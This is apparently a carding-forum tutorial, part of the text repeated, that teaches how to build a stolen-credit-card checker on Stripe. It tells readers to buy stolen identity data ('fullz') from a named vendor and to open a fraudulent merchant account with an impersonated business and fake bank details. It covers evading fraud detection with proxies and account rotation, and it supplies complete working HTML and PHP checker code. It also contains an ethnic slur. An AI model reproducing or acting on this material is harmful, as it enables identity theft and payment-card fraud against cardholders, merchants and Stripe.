


Checker services are a mess right now. They’re dropping like flies, either going completely offline or becoming so unreliable they might as well be. And the ones that work? They’re either slow or throwing up more false positives than actual results. It’s no wonder my personal inbox is filled with the same question: “How do I build my own checker?”
Well, I’m finally going to break it down. Building your own checker is a complex task with multiple approaches, but we’re going to tackle it step by step. This tutorial is the first in a series where we’ll cover a variety of methods, starting with the most basic: validating cards via the Stripes API.
Right now, you’re working with the bare essentials — Stripe’s validation, which can validate one card at a time; in the next tutorial, we’ll improve that with bulk validation methods, 3DS validations, and explorations into other merchant integrations.
Why Stripe?

If you’ve been following my posts, you already know my stance on this: Stripe verification is bad. Not because it “kills” cards — technically, that’s not true. The real problem is that Stripe’s Radar system blacklists your cards (generic_decline). Every card you run through Stripe’s checker is flagged as part of a “card testing” attack, and good luck using that card on any Stripe-powered site in the future. But desperate times call for desperate measures. Maybe you’re visiting sites that aren’t on Stripe anyway, or maybe you just need a quick check. It still works — just understand what you’re getting into.
Stripe API and Binners

Are these the binners we roasted earlier? Turns out they're the same ones running these "SK checker services" - mostly run by tech-savvy Indians who figured out how to automate their garbage strategy. They manually generate and test bulk cards by scraping e-commerce sites for Stripe public keys. Same monkey-typewriter approach, just with fancier tools.

And it's not just Stripe they're targeting. Braintree, Square, any payment processor with public keys exposed on websites is being targeted by these scripts. But today we'll focus on Stripe because it's the most widely used, and its API is actually decent to work with, even if these clowns are abusing it.
Here's how Stripe verification works under the hood:

Building Your Own Checker
So, let's get you set up on Stripe without making you look like an incompetent newbie.
1. Get your gear ready:
2. Setting up your Stripe account:
3. Setting up the checker:
In the past, you could just use your sk_live key and run a Python script to issue a token and check the card. These days, Stripe isn't so dumb - if you try to send raw credit card numbers directly, you'll get an error like this:

Instead of making a direct API call, you now have to use Stripes' JavaScript frontend to collect and tokenize the card data. There are workarounds — I'll cover them in more detail in a future tutorial — but for this bare-bones approach, we'll switch to a simple PHP server setup.
Here's what you'll need to do:

Below is the complete code for this setup. (Take it seriously - don't change any of this.)
index.html:
validate.php:
composer.json:
Once everything is set up correctly:


One more thing to remember

The whole idea behind linking and authentication is simple. Linking simply creates a payment method that feels like filling out your card details without much fanfare. Authentication, on the other hand, actually tries to charge a tiny amount (think $0 or a few dollars) to verify a card. This gives you more clarity on whether the card is active, but it also leaves a bigger footprint and the risk of it being destroyed.
When it comes to account management, Stripe is ruthless. The moment you start running patterns that look suspicious, they’ll slam on the brakes and destroy your account. Your best bet? Rotate between multiple Stripe accounts, use different IP addresses for each, and keep the amount of card verification to a reasonable level. Don’t be an idiot who thinks running a mountain of tests on a single account is a good idea.
Finally, error handling is your lifeline. Learn to parse each error message – sometimes it means the card is fried, and sometimes it’s just Stripe being a stubborn bitch. Either way, understanding these messages means you can adjust your approach on the fly.
It’s not rocket science, but ignoring these guidelines will leave you stumbling like a beginner. Use these strategies to stay ahead of the curve, and remember: the devil is in the details.
More Information
This is just the beginning of our series on creating checkers, as it’s extremely basic and straightforward. We started with a version with training wheels – checking the Stripe API. In the following tutorials, we’ll dive into the real deal: building your own authentication systems and bulk checkers that work with different payment processors, building your own Telegram CC Checker bot, etc., and building checkers that actually give you useful data beyond “valid/invalid.”
Remember: a checker is only as good as its operator. Don’t be the idiot who runs 10,000 cards through a single Stripe account and wonders why it got banned. Start small, understand the mechanics, and scale wisely.
Stay tuned for the next tutorial in this series. We’re going to dive into the details of creating checkers that actually deserve to be called tools, not toys.
(c) Telegram: d0ctrine
Our Telegram chat: BinX Labs
Well, I’m finally going to break it down. Building your own checker is a complex task with multiple approaches, but we’re going to tackle it step by step. This tutorial is the first in a series where we’ll cover a variety of methods, starting with the most basic: validating cards via the Stripes API.
Right now, you’re working with the bare essentials — Stripe’s validation, which can validate one card at a time; in the next tutorial, we’ll improve that with bulk validation methods, 3DS validations, and explorations into other merchant integrations.
Why Stripe?
If you’ve been following my posts, you already know my stance on this: Stripe verification is bad. Not because it “kills” cards — technically, that’s not true. The real problem is that Stripe’s Radar system blacklists your cards (generic_decline). Every card you run through Stripe’s checker is flagged as part of a “card testing” attack, and good luck using that card on any Stripe-powered site in the future. But desperate times call for desperate measures. Maybe you’re visiting sites that aren’t on Stripe anyway, or maybe you just need a quick check. It still works — just understand what you’re getting into.
Stripe API and Binners
Are these the binners we roasted earlier? Turns out they're the same ones running these "SK checker services" - mostly run by tech-savvy Indians who figured out how to automate their garbage strategy. They manually generate and test bulk cards by scraping e-commerce sites for Stripe public keys. Same monkey-typewriter approach, just with fancier tools.
And it's not just Stripe they're targeting. Braintree, Square, any payment processor with public keys exposed on websites is being targeted by these scripts. But today we'll focus on Stripe because it's the most widely used, and its API is actually decent to work with, even if these clowns are abusing it.
Here's how Stripe verification works under the hood:
- Tokenization: Your card details are converted into a one-time token.
- Create a payment method: This token becomes a "payment method".
- Authentication options: You can simply link a card (free) or incur a small authentication fee ($0.50-$1) to verify funds.
Building Your Own Checker
So, let's get you set up on Stripe without making you look like an incompetent newbie.
1. Get your gear ready:
- Premium US Proxies - Stripes scam detection will flag cheap proxies instantly. Residential proxies are your best bet here.
- Genuine Identity Data (SSN + DOB): Fake, inaccurate information is a one-way ticket to account closure.
- Business Front Check out Flippa.com for a small, established e-commerce site. Copy their business model and details - this will help you pass Stripe's verification process.
- Banking Information Any legitimate routing and account numbers will work as we do not actually process payments. Just make sure the numbers are in the correct format.
2. Setting up your Stripe account:
- Quality is fullz (SSN DOB address etc). Bender-Search is my current choice - their data is accurate and cheap at 50 cents a set. Although there are other suppliers, Benders quality is consistently consistent.
- Register at stripe.com using an email address you have access to.
- Personal information Use the name and date of birth from your full number. SSN must match exactly.
- Business details:
- Select "Unregistered" as the business type
- Use your eCommerce site's name and description
- Select an industry that matches your site's products
- Select "Unregistered" as the business type
- Bank details:
- When asked for bank details, select "Enter bank details manually" - otherwise you will be prompted for Plaid, which we don't want.
- Find the actual routing number at the bank in your city of residence.

- Generate a random 10-12 digit account number
- Use the same name as in your personal information.

- After verification, take the API keys from the control panel - you will need them for verification.


3. Setting up the checker:
In the past, you could just use your sk_live key and run a Python script to issue a token and check the card. These days, Stripe isn't so dumb - if you try to send raw credit card numbers directly, you'll get an error like this:
Code:
{
  "charge": null,
  "code": null,
  "decline_code": null,
  "doc_url": null,
  "message": "Sending credit card numbers directly to the Stripe API is generally unsafe. To continue processing use Stripe.js, the Stripe mobile bindings, or Stripe Elements. For more information, see https://dashboard.stripe.com/account/integration/settings. If you are qualified to handle card data directly, see https://support.stripe.com/questions/enabling-access-to-raw-card-data-apis.",
  "param": null,
  "payment_intent": null,
  "payment_method": null,
  "request_log_url": "https://dashboard.stripe.com/logs/req_21941209",
  "setup_intent": null,
  "source": null,
  "type": "invalid_request_error"
}
Instead of making a direct API call, you now have to use Stripes' JavaScript frontend to collect and tokenize the card data. There are workarounds — I'll cover them in more detail in a future tutorial — but for this bare-bones approach, we'll switch to a simple PHP server setup.
Here's what you'll need to do:
- Place the following files in one folder:
- index.html
- validate.php
- composer.json
- Run "composer install" to install the Stripe PHP module.
- Host the folder locally (using XAMPP WAMP or any simple PHP server).
- Open index.html in your browser. It will ask you for the sk_live and pk_live keys, and then display the Stripe secure payment field.
- Enter your card details; once submitted, the backend (validate.php) uses the payment intent to check the card's legitimacy and returns a response.
Below is the complete code for this setup. (Take it seriously - don't change any of this.)
index.html:
Code:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Card Validator</title>
    <script src="https://js.stripe.com/v3/"></script>
    <style>
        body {
            font-family: -apple-system, BlinkMacSystemFont, 'Segoe UI', Roboto, Oxygen, Ubuntu, Cantarell, sans-serif;
            padding: 20px;
            background: #f0f0f0;
        }
        .card-validator {
            max-width: 500px;
            margin: 0 auto;
            background: white;
            padding: 20px;
            border-radius: 8px;
            box-shadow: 0 2px 4px rgba(0,0,0,0.1);
        }
        h2 {
            color: #32325d;
            text-align: center;
            margin-bottom: 24px;
        }
        .form-group {
            margin-bottom: 16px;
        }
        label {
            display: block;
            margin-bottom: 8px;
            color: #32325d;
        }
        input {
            width: 100%;
            padding: 8px 12px;
            border: 1px solid #e4e4e4;
            border-radius: 4px;
            font-size: 16px;
            margin-bottom: 16px;
        }
        .card-element {
            padding: 12px;
            border: 1px solid #e4e4e4;
            border-radius: 4px;
            margin-bottom: 16px;
        }
        button {
            background: #5469d4;
            color: white;
            padding: 12px 24px;
            border: none;
            border-radius: 4px;
            font-size: 16px;
            cursor: pointer;
            width: 100%;
        }
        button:disabled {
            background: #93a3e8;
            cursor: not-allowed;
        }
        .status {
            margin-top: 16px;
            padding: 12px;
            border-radius: 4px;
            text-align: center;
        }
        .error {
            background: #fee;
            color: #ff0000;
        }
        .success {
            background: #e8ffe8;
            color: #008000;
        }
    </style>
</head>
<body>
    <div class="card-validator">
        <h2>Card Validator</h2>
        <div id="setup-form">
            <div class="form-group">
                <label>Secret Key (sk_live):</label>
                <input type="text" id="sk_live" required>
            </div>
            <div class="form-group">
                <label>Public Key (pk_live):</label>
                <input type="text" id="pk_live" required>
            </div>
            <button onclick="setupStripe()">Continue</button>
        </div>

        <div id="card-form" style="display: none;">
            <form id="payment-form">
                <div class="form-group">
                    <label>Card Details:</label>
                    <div id="card-element" class="card-element"></div>
                </div>
                <button type="submit" id="submit-button">Validate Card</button>
            </form>
            <div id="status" class="status" style="display: none;"></div>
        </div>
    </div>

    <script>
        let stripe;
        let elements;
        let card;
        let sk_live;

        function setupStripe() {
            const pk_live = document.getElementById('pk_live').value;
            sk_live = document.getElementById('sk_live').value;

            if (!pk_live || !sk_live) {
                alert('Please enter both keys');
                return;
            }

            stripe = Stripe(pk_live);
            elements = stripe.elements();
            card = elements.create('card');

            document.getElementById('setup-form').style.display = 'none';
            document.getElementById('card-form').style.display = 'block';

            card.mount('#card-element');
        }

        document.getElementById('payment-form').addEventListener('submit', async function(e) {
            e.preventDefault();

            const submitButton = document.getElementById('submit-button');
            const statusDiv = document.getElementById('status');

            submitButton.disabled = true;
            submitButton.textContent = 'Processing...';
            statusDiv.style.display = 'block';
            statusDiv.textContent = 'Validating card...';
            statusDiv.className = 'status';

            try {
                const { paymentMethod, error } = await stripe.createPaymentMethod({
                    type: 'card',
                    card: card,
                });

                if (error) {
                    throw error;
                }

                const response = await fetch('validate.php', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json',
                    },
                    body: JSON.stringify({
                        payment_method_id: paymentMethod.id,
                        secret_key: sk_live,
                    }),
                });

                const result = await response.json();

                if (result.error) {
                    throw new Error(result.error);
                }

                // Handle 3D Secure authentication if required
                if (result.requires_action) {
                    statusDiv.textContent = 'Additional authentication required...';
                    const { error: confirmError } = await stripe.confirmCardSetup(
                        result.client_secret
                    );
                    if (confirmError) {
                        throw confirmError;
                    }
                    statusDiv.textContent = 'Card is Live! ✅';
                    statusDiv.className = 'status success';
                    return;
                }

                let message = '';
                switch (result.status) {
                    case 'succeeded':
                        message = 'Card is Live! ✅';
                        break;
                    case 'processing':
                        message = 'Card validation is still processing...';
                        break;
                    case 'requires_action':
                        message = 'Card requires additional verification.';
                        break;
                    default:
                        message = `Card validation status: ${result.status}`;
                }

                statusDiv.textContent = message;
                statusDiv.className = result.success ? 'status success' : 'status error';
            } catch (error) {
                statusDiv.textContent = `❌ Declined: ${error.message}`;
                statusDiv.className = 'status error';
            } finally {
                submitButton.disabled = false;
                submitButton.textContent = 'Validate Card';
            }
        });
    </script>
</body>
</html>
validate.php:
Code:
<?php

header('Access-Control-Allow-Origin: *');
header('Content-Type: application/json');
header('Access-Control-Allow-Methods: POST');
header('Access-Control-Allow-Headers: Content-Type');

if ($_SERVER['REQUEST_METHOD'] === 'OPTIONS') {
    http_response_code(200);
    exit();
}

if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    http_response_code(405);
    echo json_encode(['error' => 'Method not allowed']);
    exit();
}

require_once '../vendor/autoload.php';

// Ensure the input is valid JSON before decoding
$rawInput = file_get_contents('php://input');
if (!isValidJson($rawInput)) {
    http_response_code(400);
    echo json_encode(['error' => 'Invalid JSON input']);
    exit();
}

$input = json_decode($rawInput, true);
$payment_method_id = $input['payment_method_id'] ?? null;
$secret_key = $input['secret_key'] ?? null;

if (!$payment_method_id || !$secret_key) {
    http_response_code(400);
    echo json_encode(['error' => 'Missing required parameters']);
    exit();
}

// Helper function to validate JSON
function isValidJson($string) {
    json_decode($string);
    return json_last_error() === JSON_ERROR_NONE;
}

try {
    \Stripe\Stripe::setApiKey($secret_key);

    // Create a SetupIntent and confirm it with the payment method
    $setup_intent = \Stripe\SetupIntent::create([
        'payment_method' => $payment_method_id,
        'confirm' => true,
        'usage' => 'off_session',
        'return_url' => 'https://carder.pw',
        'automatic_payment_methods' => [
            'enabled' => true,
            'allow_redirects' => 'never'
        ]
    ]);

    // Check the status
    $status = $setup_intent->status;
    $success = in_array($status, ['succeeded', 'requires_action', 'processing']);

    // If 3D Secure authentication is required
    if ($status === 'requires_action' || $status === 'requires_source_action') {
        echo json_encode([
            'success' => false,
            'status' => $status,
            'setup_intent' => $setup_intent->id,
            'client_secret' => $setup_intent->client_secret,
            'requires_action' => true
        ]);
        exit();
    }

    echo json_encode([
        'success' => $success,
        'status' => $status,
        'setup_intent' => $setup_intent->id
    ]);
} catch (\Exception $e) {
    http_response_code(400);
    echo json_encode([
        'error' => $e->getMessage(),
        'type' => get_class($e)
    ]);
}
composer.json:
Code:
{
    "require": {
        "stripe/stripe-php": "^13.0"
    }
}
Once everything is set up correctly:
One more thing to remember
The whole idea behind linking and authentication is simple. Linking simply creates a payment method that feels like filling out your card details without much fanfare. Authentication, on the other hand, actually tries to charge a tiny amount (think $0 or a few dollars) to verify a card. This gives you more clarity on whether the card is active, but it also leaves a bigger footprint and the risk of it being destroyed.
When it comes to account management, Stripe is ruthless. The moment you start running patterns that look suspicious, they’ll slam on the brakes and destroy your account. Your best bet? Rotate between multiple Stripe accounts, use different IP addresses for each, and keep the amount of card verification to a reasonable level. Don’t be an idiot who thinks running a mountain of tests on a single account is a good idea.
Finally, error handling is your lifeline. Learn to parse each error message – sometimes it means the card is fried, and sometimes it’s just Stripe being a stubborn bitch. Either way, understanding these messages means you can adjust your approach on the fly.
It’s not rocket science, but ignoring these guidelines will leave you stumbling like a beginner. Use these strategies to stay ahead of the curve, and remember: the devil is in the details.
More Information
This is just the beginning of our series on creating checkers, as it’s extremely basic and straightforward. We started with a version with training wheels – checking the Stripe API. In the following tutorials, we’ll dive into the real deal: building your own authentication systems and bulk checkers that work with different payment processors, building your own Telegram CC Checker bot, etc., and building checkers that actually give you useful data beyond “valid/invalid.”
Remember: a checker is only as good as its operator. Don’t be the idiot who runs 10,000 cards through a single Stripe account and wonders why it got banned. Start small, understand the mechanics, and scale wisely.
Stay tuned for the next tutorial in this series. We’re going to dive into the details of creating checkers that actually deserve to be called tools, not toys.
(c) Telegram: d0ctrine
Our Telegram chat: BinX Labs
Last edited by a moderator:
 ass@ip